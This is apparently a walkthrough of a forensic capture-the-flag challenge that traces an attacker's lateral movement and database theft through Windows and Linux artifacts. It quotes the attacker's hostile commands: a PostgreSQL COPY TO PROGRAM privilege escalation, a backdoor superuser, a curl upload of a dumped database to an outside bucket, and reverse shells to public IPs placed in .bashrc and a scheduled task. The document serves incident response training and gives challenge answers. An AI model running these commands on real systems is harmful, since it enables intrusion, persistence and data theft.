OpSalwarKameez24-4: Salsa-Dance

Sherlock Scenario
After gaining elevated privileges on the victim machine, the Incident Response team has been assigned the task of analyzing whether the attacker has carried out any lateral movement or collected confidential data within the network, as unusual activity has been detected related to one of the cloud storage accounts.

Task 1:
What time (UTC) did the threat actor retrieve details about the domain controller using a native Windows tool?

I checked the Prefetch and noticed the NLTEST.exe which is a command -line tool that administrators often use to enumerate domain controllers (DC) and determine trust status between domains.

NLTEST.EXE	1	FE246062	12340	Windows …	2024-10-24 06:27:29

Answer: 2024-10-24 06:27:29

Task 2:
To what directory on the compromised system did the threat actor download the tools used for reconnaissance?

I answered this task after completed some other tasks

I searched for the winsysview.exe inside the Amcache and found the path

c:\windows\inf\winsysview\winsysview.exe	WinSysView.exe

Answer: C:\Windows\INF

Task 3:
Which legitimate Windows program did the threat actor use to download the initial file?


I checked the Prefetch and one of the first logs was bitsadmin.exe which can be used to download files

2024-11-23 18:38:19	2024-10-24 0…	2024-11-23 19…	BITSADMIN.EXE	1	71339457	14288	Windows …	2024-10-24 06:28:09

Answer: bitsadmin.exe

Task 4:
What is the MITRE ATT&CK Technique ID associated with the method used by the threat actor in Question # 3?

I asked the Chat



Answer: T1197

Task 5:
The threat actor used a program to identify the credentials stored on the victim machine. What was the original filename of t his program before it was renamed?

I checked the USN Journal and checked for all exe files until I saw a suspicious exe file named CredentialsFileView.exe


277181	2024-10-24 06:34:57		CredentialsFileView.exe	.exe	29878	2	29877	2	50996432	FileCreate	
277182	2024-10-24 06:34:57		CredentialsFileView.exe	.exe	29878	2	29877	2	50996544	DataExtend|FileCrea	
277183	2024-10-24 06:34:57		CredentialsFileView.exe	.exe	29878	2	29877	2	50996656	DataExtend|FileCrea	
277184	2024-10-24 06:34:57		CredentialsFileView.exe	.exe	29878	2	29877	2	50996768	BasicInfoChange	
277185	2024-10-24 06:34:57		CredentialsFileView.exe	.exe	29878	2	29877	2	50996880	BasicInfoChange|Clo	
277227	2024-10-24 06:35:24		CredentialsFileView.exe	.exe	29878	2	29877	2	51001432	RenameOldName	

Answer: CredentialsFileView

Task 6:
What is the SHA1 hash of the file in Question #5?

I checked the Amcache and searched for the name CredentialsFileView and noticed the name is different "winsysview.exe"

SHA1	Is Os Component	Full Path
5463f4140efd005a7bafa6fa0fa759bcfcf7da4a	☐	c:\windows\inf\winsysview\winsysview.exe



Answer: 5463f4140efd005a7bafa6fa0fa759bcfcf7da4a

Task 7:
At what time (UTC) did the threat actor rename the program in Question # 5?


I searched for name I found from task 6 "winsysview.exe" in the USN Journal

Line	Tag	Update Timestamp	Parent Path	Name	Extension	Entry Number	Sequence Number	Parent Entry Number	Parent Sequence Number	Update Sequence Number	Update Reasons
277228		2024-10-24 06:35:24		WinSysView.exe	.exe	29878	2	29877	2	51001544	RenameNewName
277229		2024-10-24 06:35:24		WinSysView.exe	.exe	29878	2	29877	2	51001632	RenameNewName|Close

Answer: 2024-10-24 06:35:24

Task 8:
What is the name of the compromised account used by the threat actor to connect to the database server?

I found the user inside the file sdb00-20241024-0743-lastlog.txt in the catscale_out\logs path.



Answer: sdb-aroy


Task 9:
What is the source IP address used by the threat actor to connect to the database server?

Same as previous task

Answer: 10.10.2.55

Task 10:
What database command did the threat actor initially enter that resulted in an error?

I found the command inside catscale_out\Logs\var\log\postgresql\postgresql-12-main.log



```
2024-10-11 11:53:11.199 UTC [5102] LOG:  starting PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit
2024-10-11 11:53:11.200 UTC [5102] LOG:  listening on IPv4 address "127.0.0.1", port 5432
2024-10-11 11:53:11.203 UTC [5102] LOG:  listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
2024-10-11 11:53:11.227 UTC [5103] LOG:  database system was shut down at 2024-10-11 11:53:08 UTC
2024-10-11 11:53:11.242 UTC [5102] LOG:  database system is ready to accept connections
2024-10-11 11:56:03.547 UTC [7537] postgres@postgres ERROR:  syntax error at or near "-" at character 16
2024-10-11 11:56:03.547 UTC [7537] postgres@postgres STATEMENT:  CREATE USER sdb-aroy WITH LOGIN;
2024-10-11 12:08:06.418 UTC [5102] LOG:  received fast shutdown request
2024-10-11 12:08:06.420 UTC [5102] LOG:  aborting any active transactions
2024-10-11 12:08:06.423 UTC [5102] LOG:  background worker "logical replication launcher" (PID 5109) exited with exit code 1
2024-10-11 12:08:06.423 UTC [5104] LOG:  shutting down
2024-10-11 12:08:06.456 UTC [5102] LOG:  database system is shut down
2024-10-11 12:08:06.659 UTC [8057] LOG:  starting PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit
2024-10-11 12:08:06.661 UTC [8057] LOG:  listening on IPv4 address "0.0.0.0", port 5432
2024-10-11 12:08:06.661 UTC [8057] LOG:  listening on IPv6 address "::", port 5432
2024-10-11 12:08:06.664 UTC [8057] LOG:  listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
2024-10-11 12:08:06.686 UTC [8058] LOG:  database system was shut down at 2024-10-11 12:08:06 UTC
2024-10-11 12:08:06.694 UTC [8057] LOG:  database system is ready to accept connections
2024-10-24 06:49:37.710 UTC [69316] sdb-aroy@ATM ERROR:  permission denied for table accounts
2024-10-24 06:49:37.710 UTC [69316] sdb-aroy@ATM STATEMENT:  SELECT * FROM accounts;
2024-10-24 06:49:48.381 UTC [69316] sdb-aroy@ATM ERROR:  permission denied for table carddetails
2024-10-24 06:49:48.381 UTC [69316] sdb-aroy@ATM STATEMENT:  SELECT * FROM carddetails;
ALTER ROLE
```

Answer: SELECT * FROM accounts;

Task 11:
What is the full command used by the threat actor to gain elevated access?

Found the command after I answered task 12, file - psql_history

```
SELECT current_user;
SELECT * FROM pg_stat_activity;
\du
\l
\c ATM
\dt
\d accounts
\d caddetails
\d carddetails
\d users
SELECT * FROM accounts;
SELECT * FROM carddetails;
COPY (SELECT '') TO PROGRAM 'psql -U postgres -c ''ALTER USER "sdb-aroy" WITH SUPERUSER;''';
CREATE USER "sdb-admin" WITH LOGIN SUPERUSER;
ALTER ROLE "sdb-admin" WITH PASSWORD 'brlghtLightz';
\du
\! pg_dump -U "sdb-aroy" -h 127.0.0.1 -d ATM -f /tmp/atm.sql
curl -X PUT -T /tmp/atm.sql https://festival-of-files.s3.amazonaws.com/atm.sqlSOFexit
\q
```

Answer: COPY (SELECT '') TO PROGRAM 'psql -U postgres -c ''ALTER USER "sdb-aroy" WITH SUPERUSER;''';

Task 12:
What tool was used by the threat actor to export the database?


I searched the psql_history and found several SQL commands
pg_dump — extract a PostgreSQL database into a script file or other archive file

```
SELECT current_user;
SELECT * FROM pg_stat_activity;
\du
\l
\c ATM
\dt
\d accounts
\d caddetails
\d carddetails
\d users
SELECT * FROM accounts;
SELECT * FROM carddetails;
COPY (SELECT '') TO PROGRAM 'psql -U postgres -c ''ALTER USER "sdb-aroy" WITH SUPERUSER;'''
CREATE USER "sdb-admin" WITH LOGIN SUPERUSER;
ALTER ROLE "sdb-admin" WITH PASSWORD 'brlghtLightz';
\du
\! pg_dump -U "sdb-aroy" -h 127.0.0.1 -d ATM -f /tmp/atm.sql
curl -X PUT -T /tmp/atm.sql https://festival-of-files.s3.amazonaws.com/atm.sqlSOFexit
\q
```

Answer: pg_dump

Task 13:
What is the complete target URL used by the threat actor for exfiltration?

I found the URL at the .bash_history



Answer: https://festival-of-files.s3.amazonaws.com/atm.sql

Task 14:
What public IP addresses were used by the threat actor for persistence? Sort smallest initial octet to largest.

Last task

Currently, I already found one IP - "nc -e /bin/bash 3.224.124.130 2323 2>/dev/null &" from the User_Files\home\sdb-aroy\.bashrc file.

```
if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt
nc -e /bin/bash 3.224.124.130 2323 2>/dev/null &
# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac
```

After I opened every file on Linux and went back again to the Windows and investigate further the files until I found a suspi cious Task "MicrosoftNetworkConnector" at SWS 25\C\Windows\System32\Tasks
I opened the task and noticed a command


<Exec>
<Command>C:\Windows\INF\networkconn.exe</Command>
<Arguments>-e cmd.exe 34.234.202.16 2424</Arguments>
</Exec>

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2024-10-24T12:33:59</Date>
    <Author>STORED\aarush.roy</Author>
    <URI>\MicrosoftNetworkConnector</URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <StartBoundary>2024-10-24T12:33:00</StartBoundary>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>S-1-5-18</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\INF\networkconn.exe</Command>
      <Arguments>-e cmd.exe 34.234.202.16 2424</Arguments>
    </Exec>
  </Actions>
</Task>
```

Answer: 3.224.124.130, 34.234.202.16

Task 15:
At what time (UTC) did the victim's Windows machine connect to the Domain Controller?

I checked several locations for this until I found the timestamp inside the RDPClient Operational




Answer: 2024-10-24 07:07:45


Task 16:
After accessing the Domain Controller, how long did the threat actor ’s session last (in seconds)?


I took both timestamps and sent it to ChatGPT

Connect: 2024-10-24T07:07:45.0493145Z

Disconnect: 2024-10-24T07:34:40.0620086Z






Description
The multi-transport connection has been disconnected.
Event Properties - File: C:\Users\Bubble\Desktop\SWS25\C\Wind...
Standard
XML
TerminalServices-ClientActiveXCore
[Guid] {28aa95bb-d444-4719-a36f-40462168127e}
EventID 1105
Version 0
Level 4
Task 101
Opcode 10
Keywords 0x4000000000000000
- TimeCreated
[SystemTime] 2024-10-24T07:34:40.0620086Z

Answer: 1615